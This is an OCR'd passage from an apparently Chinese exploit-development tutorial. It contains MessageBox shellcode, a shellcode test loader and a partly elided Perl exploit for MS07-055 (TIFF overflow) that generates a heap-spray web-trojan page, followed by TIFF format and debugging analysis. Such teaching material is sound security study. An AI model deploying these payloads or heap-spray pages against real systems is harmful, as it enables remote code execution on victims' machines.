


图7

TIPS：不如直接在汇编码中加一个__asm int3，OD启动后会自动停在shellcode之前。

通过IDA Pro等其他反汇编工具也可以从PE文件中得到对应的机器码。当然如果熟悉intel指令集的话，也可以为自己编写专用的由汇编指令到机器指令的转换工具。

现在我们已经具备了制作新exploit需要的所有信息：

搜索到的jmp esp地址，用作重定位shellcode的“跳板”：0x77DC14CC

修改后并重新提取得到的shellcode：

机器代码（16进制） 汇编指令 注释
33 DB XOR EBX,EBX 压入NULL结尾的”failwest”字符串。之所以用EBX
清零后入栈做为字符串的截断符，是为了避免
“PUSH 0”中的NULL，否则植入的机器码会被
strcpy函数截断。
53 PUSH EBX
68 77 65 73 74 PUSH 74736577
68 66 61 69 6C PUSH 6C696166
8B C4 MOV EAX,ESP EAX里是字符串指针
53 PUSH EBX 四个参数按照从右向左的顺序入栈，分别为:
(0,failwest,failwest,0)
消息框为默认风格，文本区和标题都是“failwest”
50 PUSH EAX
50 PUSH EAX
53 PUSH EBX
B8 EA 04 D8 77 MOV EAX, 0x77D804EA 调用MessageBoxA。注意不同的机器这
里的函数入口地址可能不同，请按实际值填入!
FF D0 CALL EAX
53 PUSH EBX 调用exit(0)。注意不同的机器这里的函数入口地址可
能不同，请按实际值填入!
B8 DA CD 81 7C MOV EAX, 0x7C81CD
FF D0 CALL EAX

按照第5讲中对栈内情况的分析，我们将password.txt制作成如下形式：




图8

现在再运行密码验证程序，怎么样，程序退出的时候不会报内存错误了吧。虽然还是同样的消息框，但是这次植入代码的流程和第5讲中已有很大不同了，最核心的地方就是使用了跳转地址定位shellcode，进程被劫持的过程正如图3中我们设计的那样。你得到那个熟悉的消息框了么？

不要小看着一点点改进。这个改进在windows漏洞利用的历史上有着举足轻重的里程碑意义。在溢出研究开始，大家都关注于linux系列的平台，阻碍大家研究windows平台下溢出的一个非常重要的问题就是栈帧移位引起的缓

冲区位置很难确定。

我把这些技术点分开来一个一个的讲，是为了方便您的理解，也是为了加深印象。当您彻底领会了这些技术点之后，在后面讲到用framework的方式编写exploit的时候，您就能更轻松的掌握了。

==========

第7讲 软件漏洞分析入门案例01

在教程的跟贴之中看到许多朋友们遇到困难，提出问题，最终解决问题——不禁让我回想起自己当年自己钻研时的情景。本着对教学负责的态度，在本节我给出一个能够自己动态定位API的shellcode。

```
char popup_general[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8";
```

上面这段机器码的作用仍然是弹出一个消息框显示“failwest”。用的方法大概如下：通过FS[0]定位TEB，通过TEB找到PEB，进而找到PE的导入导出表，再定位kerner32.dll的位置，顺藤摸瓜定位到LoadLibraryA，之后就是康庄大道了 ……

关于这段shellcode的细节分析么，呵呵，参看《0day安全》吧。我要说的是我在开发并调试这段shellcode的时候，总共用了5天时间（我的汇编基础比较差），之后在各种漏洞场景下实验并改进，最终得出的这段168字节的代码是比较通用和稳定的，我经常用它作为验证漏洞是否可以被exploit的POC （proof of concept）代码。

由于shellcode往往是在很“恶劣”的环境下被加载的，要想调试这些机器码得动动脑筋才行。我这里给出一个测试和调试shellcode的样例代码：

```
char shellcode[]="\x66\x81\xEC\x40\x04\x33\xDB……"; // 欲调试的16进制机器码"
void main()
{
unsigned char MachineCode[256]="";
strncpy(MachineCode, shellcode,256);
__asm
{
lea eax, MachineCode
push eax
ret
}
}
```

上述代码可以简单的模拟漏洞场景并加载运行shellcode。

好了，虽然现在大家对shellcode的具体开发方法还并不是非常清楚，但是我已经给出了一个比较通用的现成货，而且教给你了调试方法，你完全可以从网上搜点各种功能的shellcode来试试。（实际上我将使用MetaSploit生成各种常见功能的shellcode，甚至对shellcode加个简单的“壳”，自然这部分内容得参见《0day》了）

所以，从技术角度，您已经具备了独立完成溢出利用的最基本技能。

==========

第8讲 案例_Microsoft TIFF图像文件处理栈溢出漏洞(MS07-055)

Microsoft TIFF图像文件处理栈溢出漏洞（MS07-055）

张东辉[shineast][http://hi.baidu.com/shineastdh]

漏洞背景

TIFF（TagImageFileformat）是Mac中广泛使用的图像格式，它由Aldus和微软联合开发，最初是出于跨平台存储扫描图像的需要而设计的。它的特点是图像格式复杂、存贮信息多。正因为它存储的图像细微层次的信息非常多，图像的质量也得以提高，故而非常有利于原稿的复制。该格式有压缩和非压缩二种形式，其中压缩可采用LZW无损压缩方案存储。不过，由于TIFF格式结构较为复杂，兼容性较差，因此有时你的软件可能不能正确识别TIFF文件（现在绝大部分软件都已解决了这个问题）。目前在Mac和PC机上移植TIFF文件也十分便捷，因而TIFF现在也是微机上使用最广泛的图像文件格式之一。

2007年10月9日，微软的网站上公示了“Microsoft 安全公告 MS07-055 - 严重 Kodak 图像查看器中的漏洞可能允许远程执行代码 (923810)”这个安全公告，并提供了该漏洞的补丁程序。此漏洞仅存在于运行 Windows 2000 的系统上。但是，如果是从 Windows 2000 升级的，运行受支持版本的 Windows XP 和 Windows Server 2003 也可能受影响。10月29日和11月11日，milw0rm上公布了利用这个漏洞的两个程序，一个是利用explorer溢出的；另一个是利用IE溢出的，可以做网络木马。同时绿盟的网站上也发布了紧急通告——“绿盟科技紧急通告(Alert2007-10)”。攻击者可以通过构建特制图像来利用此漏洞，如果用户访问网站、查看特制电子邮件或者打开电子邮件附件，该漏洞可能允许远程执行指令。成功利用此漏洞的攻击者可以完全控制受影响的系统。应该说这个漏洞的危害性还是很大的，属于“严重”、“紧急”级别的漏洞。

另外，同一时间，除了MS07-055，微软还公布了MS07-056到MS07-060。这些安全公告分别描述了8个安全问题，分别是有关各版本的Microsoft Windows、IE、Outlook Express和Windows Mail和SharePoint等产品和服务中的漏洞。

漏洞重现与漏洞分析

要分析这个漏洞，一定要能够重现这个漏洞，然后通过跟踪和调试来分析它。如果你的WindowsXP系统不是从Windows2000升级过来的，最好先安装一个虚拟机，虚拟一个Win2K操作系统，然后在这个系统下做漏洞重现。我在VMware中安装的是Win2K SP3，当然SP4也可以，只要是2K系统都可以，因为这个漏洞是新出的。如果你的2K系统已经对这个漏洞（MS07-055）打了漏洞补丁（KB923810），你可以先把漏洞补丁在“添加删除程序”中卸载掉，做完实验后可以在安装上。另外还要安装一下ActivePerl，用来运行perl程序代码。把这些准备工作做好后，我们就可以开始漏洞重现了。

Milw0rm上关于这个漏洞公布了2个exploit，我分析了一下，这两个exploit利用的漏洞是同一个，就是我们现在要分析的tiff文件格式处理漏洞，但是它们的利用方式不同，一个是直接在explorer下就溢出，也就是说当你用explorer打开了畸形tiff文件所在的目录时，漏洞就已经使explorer溢出了；另一个是可以用来做网络木马，也就是说，当你打开了远程web服务器上的某个网页时，而网页恰好打开了那个畸形tiff文件，那个就会在你本地发生IE栈溢出，从而执行任意代码，即shellocde。

那么我这里仅通过最新的网页木马方式的exploit来分析这个漏洞，最终让大家看到这个漏洞发生的根本原因。下面我们首先来看看这个exploit是如何写成的：

```
#!/usr/bin/perl
# Microsoft Internet Explorer TIF/TIFF Code Execution (MS07-055)
# This exploit tested on:
#  - Windows 2000 SP4 + IE5.01
#  - Windows 2000 SP4 + IE5.5
#  - Windows 2000 SP4 + IE6.0 SP1
# invokes calc.exe if successful
use strict;
# run calc.exe
my $shellcode =
"\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b".
```

```
"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99".
"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04".
"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb".
"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30".
"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09".
"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8".
"\x83\xc0\x7b\x50\x68\x7e\xd8\xe2\x73\x68\x98\xfe\x8a\x0e\x57\xff".
"\xe7\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
my $tiff1 =
"\x49\x49\x2A\x00\x90\x3E\x00\x00\x80\x3F\xE0\x50".
"\x38\x24\x16\x0D\x07\x84\x42\x61\x50\xB8\x64\x36".
"\x1D\x0F\x88\x44\x62\x51\x38\xA4\x56\x2D\x17\x8C".
"\x46\x63\x51\xB8\xE4\x76\x3D\x1F\x90\x48\x64\x52".
"\x39\x24\x96\x4D\x27\x94\x4A\x65\x52\xB9\x64\xB6".
。。。(略)。。。
"\x56\xAD\x57\x86\x40\x40\x60\x00\x00\x00\x01\x00".
"\x00\x00\x60\x00\x00\x00\x01\x00\x00\x00\x08\x00".
"\x08\x00\x08\x00\xAE\x00\x00\x00\xAE\x00\x00\x00".
"\xAE\x00\x00\x00\xAE\x00\x00\x00\xAE\x00\x00\x00".
"\xAE\x00\x00\x00\xB4\x00\x00\x00\xBA\x00\x00\x00".
"\xBA\x00\x03\x00\xCA\x00\x00\x00\xDB\x00\x00\x00".
"\xD7\x00\x00\x00\xD6\x00";
my $eip = "\x0c\x0c\x0c\x0c";
my $data_0400 = "\x08\x00\x40\x00";
my $data_null = "\x11\x00\x40\x00";
my $tiff2 =
"\x00\x00\xB9\x90\x90\x90\x90\x90\xFC\xE8".
"\x44\x00\x00\x00\x8B\x45\x3C\x8B\x7C\x05\x78\x01".
"\xEF\x8B\x4F\x18\x8B\x5F\x20\x01\xEB\x49\x8B\x34".
"\x8B\x01\xEE\x31\xC0\x99\xAC\x84\xC0\x74\x07\xC1".
"\xCA\x0D\x01\xC2\xEB\xF4\x3B\x54\x24\x04\x75\xE5".
。。。(略)。。。
"\xB6\x3A\x00\x00\x64\x3B\x00\x00\x0F\x00\xFE\x00".
"\x04\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x01".
"\x03\x00\x01\x00\x00\x00\x80\x02\x00\x00\x01\x01".
"\x03\x00\x01\x00\x00\x00\x00\x02\x00\x00\x02\x01".
"\x03\x00\xFF\x00\x00\x00\xDA\x3B\x00\x00\x03\x01".
"\x03\x00\x01\x00\x00\x00\x05\x00\x00\x00\x06\x01".
"\x03\x00\x01\x00\x00\x00\x02\x00\x00\x00\x11\x01".
"\x04\x00\x56\x00\x00\x00\x38\x3D\x00\x00\x15\x01".
"\x03\x00\x01\x00\x00\x00\x03\x00\x00\x00\x16\x01".
"\x04\x00\x01\x00\x00\x00\x06\x00\x00\x00\x17\x01".
"\x04\x00\x56\x00\x00\x00\xE0\x3B\x00\x00\x1A\x01".
"\x05\x00\x01\x00\x00\x00\xCA\x3B\x00\x00\x1B\x01".
"\x05\x00\x01\x00\x00\x00\xD2\x3B\x00\x00\x1C\x01".
"\x03\x00\x01\x00\x00\x00\x01\x00\x00\x00\x28\x01".
"\x03\x00\x01\x00\x00\x00\x02\x00\x00\x00\x3D\x01".
"\x03\x00\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00".
"\x00\x00";
# convert shellcode for javascript
if ((length($shellcode) / 2) == ^ /) {
```


```
if ((length($shellcode) / 2) =~ /\./) {
  $shellcode .= "\x00";
}
$shellcode =~ s/(.)(.)/'%u'.unpack("H*", $2).unpack("H*", $1)/ge;
# write tiff file
open(FILE, ">ms07-055.tif");
binmode(FILE);
print FILE $tiff1;
print FILE $eip;
print FILE $data_0400;
print FILE $data_0400;
print FILE $data_0400;
print FILE $data_null;
print FILE $tiff2;
close(FILE);
# write html file
open(FILE, ">ms07-055.html");
print FILE <<HTML;
<html><head>
<title>Microsoft Internet Explorer TIF/TIFF Code Execution (MS07-055)</title>
<script language="JavaScript">
<!-- var memory = new Array();
function getSpraySlide(spraySlide, spraySlideSize){
  while (spraySlide.length*2<spraySlideSize){
    spraySlide += spraySlide;
  }
  spraySlide = spraySlide.substring(0,spraySlideSize/2);
  return spraySlide;
}
function makeSlide(){
  var heapSprayToAddress = 0x0c0c0c0c;
  var payLoadCode = unescape("$shellcode");
  var heapBlockSize = 0x400000;
  var payLoadSize = payLoadCode.length * 2;
  var spraySlideSize = heapBlockSize - (payLoadSize+0x38);
  var spraySlide = unescape("%u0c0c%u0c0c");
  spraySlide = getSpraySlide(spraySlide,spraySlideSize);
  heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
  for (i=0;i<heapBlocks;i++) {
    memory[i] = spraySlide + payLoadCode;
  }
  return 0;
}
makeSlide();//-->
</script>
</head>
<body><img src="ms07-055.tif"></body></html>
HTML
close(FILE);
```

看了这段perl程序，大概知道是怎么回事了，其实就是用这段perl程序写了两个文件，一个是特制的、畸形的tiff文件，命名为“ms07-055.tif”；另一个是HTML文件，自然就是网马了。其中HTML文件很明白，这个网页用来打开前面那个tiff文件，打开之前还在0c0c0c0c内存地址附近请求了连续的若干内存块，每个内存块

中存放的是一片片0c0c0c0c指令，最后跟着的是shellcode。0c0c0c0c指令没有什么特殊目的，就像nop指令一样。如此以来一旦程序被溢出跳到0c0c0c0c地址即可，就可以执行我们预期的shellcode了。——这个逻辑应该很清楚了，说的专业一点就是Heap Spray技术。

理解了如何利用，现在我们的关键就是需要掌握一些tiff图像文件格式规范，不需要很专业的掌握，只要对这种文件格式的基础知识有所了解就足够我们分析漏洞了。下面我来描述一下文件的基本规范，考虑到看英文比较难受的朋友，我特意翻译了一把，希望对大家有所帮助。需要英文原文的朋友也可以从本文的光盘相关中得到。

一个完整的tiff文件首先有8字节的头部（header），头部中含有一个指针指向一个图像文件目录，简称IFD（image file directory），每个IFD包含了重要的图像信息，这些信息是一条一条的存储在IFD中的，称为目录条目，简称DE（directory entry）。具体的说，可以用下面这个图示来说明他们之间的逻辑关系。



□ 首部Header

字节0-1：字节序

“II”（4949.H）——小印第安，低字节存储在内存的低地址

“MM”（4D4D.H）——大印第安，低字节存储在内存的高地址

字节2-3：TIFF文件标识

最好选用42(十进制)，同时要看前面的字节序，如果是小印第安，这里就写2A00.H；否则写002A.H

字节4-7：第一个图像文件目录（IFD）在文件中的偏移量（offset）

□ 图像文件目录（IFD）

每一个图像文件目录（IFD）中首先有两个字节表示目录条目（DE）的个数，接着的连续的每12个字节是一个目录条目，每个IFD最后4个字节表示的是下一个IFD的偏移量，如果没有后继IFD的话用一个4字节数字0来结尾。

□ 目录条目（DE）

每一个12字节的DE拥有同样的结构：

字节0-1：本域的标记（Tag）

字节2-3：本域类型（Type）

字节4-7：值的个数

字节8-11：具体的值，或者是一串多个值存储于文件的偏移量

其中类型有多种，最常见的有一下几种：

1=BYTE　8位无符号整数

2=ASCII　8位，其中前7位表示一个ASCII码；最后一位必须是NUL（二进制的0）

3=SHORT　16位无符号整数

3=SHORT 16位无符号整数
4=LONG 32位无符号整数
5=RATIONAL 两个LONG，第一个表示分子；第二个表示分母

有了以上的基本文件格式规范知识后，我们就可以开始研究上面perl代码生成的ms07-055.tif文件了。首先我们来看看文件头部的8个字节，如下：
00000000h: 49 49 2A 00 90 3E 00 00 80 3F E0 50 38 24 16 0D ; II*.?..€?郯8$..
根据上面的知识很容易知道其中的含义，49 49表示小印第安字节序；2A 00是TIFF文件文件标识；
90 3E 00 00表示该文件的第一个IFD在文件的00003E90偏移量处。
那么我们下一步很自然的去00003E90偏移量处去解析第一个IFD，可见该文件中只有这样一个IFD。
00003e90h: 0F 00 FE 00 04 00 01 00 00 00 00 00 00 00 00 01 ; ..?.....
00003ea0h: 03 00 01 00 00 00 80 02 00 00 01 01 03 00 01 00 ; ......€.....
00003eb0h: 00 00 00 02 00 00 02 01 03 00 FF 00 00 00 DA 3B ; .....□...?
00003ec0h: 00 00 03 01 03 00 01 00 00 00 05 00 00 00 06 01 ; .....
00003ed0h: 03 00 01 00 00 00 02 00 00 00 11 01 04 00 56 00 ; .....V.
00003ee0h: 00 00 38 3D 00 00 15 01 03 00 01 00 00 00 03 00 ; ..8=.....
00003ef0h: 00 00 16 01 04 00 01 00 00 00 06 00 00 00 17 01 ; .....
00003f00h: 04 00 56 00 00 00 E0 3B 00 00 1A 01 05 00 01 00 ; ..V...?.....
00003f10h: 00 00 CA 3B 00 00 1B 01 05 00 01 00 00 00 D2 3B ; ..?.....?
00003f20h: 00 00 1C 01 03 00 01 00 00 00 01 00 00 00 28 01 ; .....(.
00003f30h: 03 00 01 00 00 00 02 00 00 00 3D 01 03 00 01 00 ; .....=.....
00003f40h: 00 00 01 00 00 00 0 0 00 00 00 ; .....
其中大头的0F 00表示这个IFD中有15个DE，每个DE含有12个字节，我在上面把他们隔开了。为了让大家对这个15个DE有更清楚的了解，我把他们按照含义列成一个表，如下所示：
序号 标记Tag 类型Type 值个数Count 值获偏移量Value/Offset
0 00FE 0004 0000 0001 0000 0000
1 0100 0003 0000 0001 0000 0280
2 0101 0003 0000 0001 0000 0200
3 0102 0003 0000 00FF 0000 3BDA
4 0103 0003 0000 0001 0000 0005
5 0106 0003 0000 0001 0000 0002
6 0111 0004 0000 0056 0000 3D38
7 0115 0003 0000 0001 0000 0003
8 0116 0004 0000 0001 0000 0006
9 0117 0004 0000 0056 0000 3BE0
10 011A 0005 0000 0001 0000 3BCA
11 011B 0005 0000 0001 0000 3BD2
12 011C 0003 0000 0001 0000 0001
13 0128 0003 0000 0001 0000 0002
14 013D 0003 0000 0001 0000 0001
在这15个DE中，最值得关注的是第4个，也就是上面用黑底绿字标出的一行，这个DE告诉我们，它的数值个数有0000 00FF个，也就是255个；数值类型均是SHORT（0003），16位，占两个字节；这255个数值在文件中的偏移量是0000 3BDA。以我的直觉来看，我认为这255个数值就是最后造成栈溢出的直接凶手，可能就是在程序中处理这255个数值时，经这个数值读入某函数的局部变量(可能是个数组)时，由于开辟的数组元素数有限，而且没有比较255这个数和开辟的数组元素个数的大小关系，就开始读入，最终导致了缓冲区溢出的发生。——这也只是我的合理预测和猜想，到底是不是如我所说，需要跟踪调试才能证明。下面我们就用OllyDBG来调试一把。
由于程序控制的EIP最终为0c0c0c0c，如果不修改一下的话，跟踪调试的时候，调试器是不会停下来的，那么很简单，直接把0c0c0c0c改为FFFFFFFF即可，这样调试器会发现程序在执行非法内存地址的指令，就会停下来。停下来后，你可以去检查栈中的蛛丝马迹。根据函数调用的原理，我们可以知道覆盖EIP为FFFFFFFF前执行的指令应该是RET指令，在这个指令执行前一定有一个函数被调用，而这个函数也很有可能就是最终发生溢

出的函数，那么在ESP指向的栈空间的上部一定有一些返回地址，那么我们可以把几个可以的返回地址记下来，然后在下一次程序加载了这个地址所属的dll文件或exe文件时拦截，并把断点下到刚才记录下来的地址紧邻的前一条指令处，那么一旦断下来，有两种境况，第一种情况是，栈还未被覆盖，说明溢出还没有发生，那么只要单步跟踪仔细调试，就可以跟到发生溢出的那行代码；第二种境况是，栈已经被覆盖了，那说明记录下来的几个可疑地址是不正确的，根本就没有在这些函数内部发生溢出，这就需要在刚才发生了溢出后的栈中继续前溯，一定会在溢出之前断下程序，因为无论如何程序在溢出之前一定调用过某个程序。而这个程序的返回地址会保存在栈中。

我用这种办法，首先发现了两个可疑地址：oieng400.dll 文件中的690B 3F71和690B 3163，最后发现断到690B 3163时还尚未发生溢出，那么我就F7跟进去，最终通过单步调试的方法，终于找到了溢出发生的函数。原来是在MSVCRT.dll下的read（）函数中溢出的。

为什么会在这个read（）函数中溢出呢？我们首先来看看read（）函数的定义：

_read()读文件函数

原形：int _read(handle,buffer,count)

int handle;//文件句柄


void *buffer;//存放读出数据的缓冲区


unsigned count;//一次读出的字节数

功能：从由handle指定的文件中读取由count指定字节数的数据到buffer

返回值：0-0xfffe(实际读出的字节数)；-1(错误)

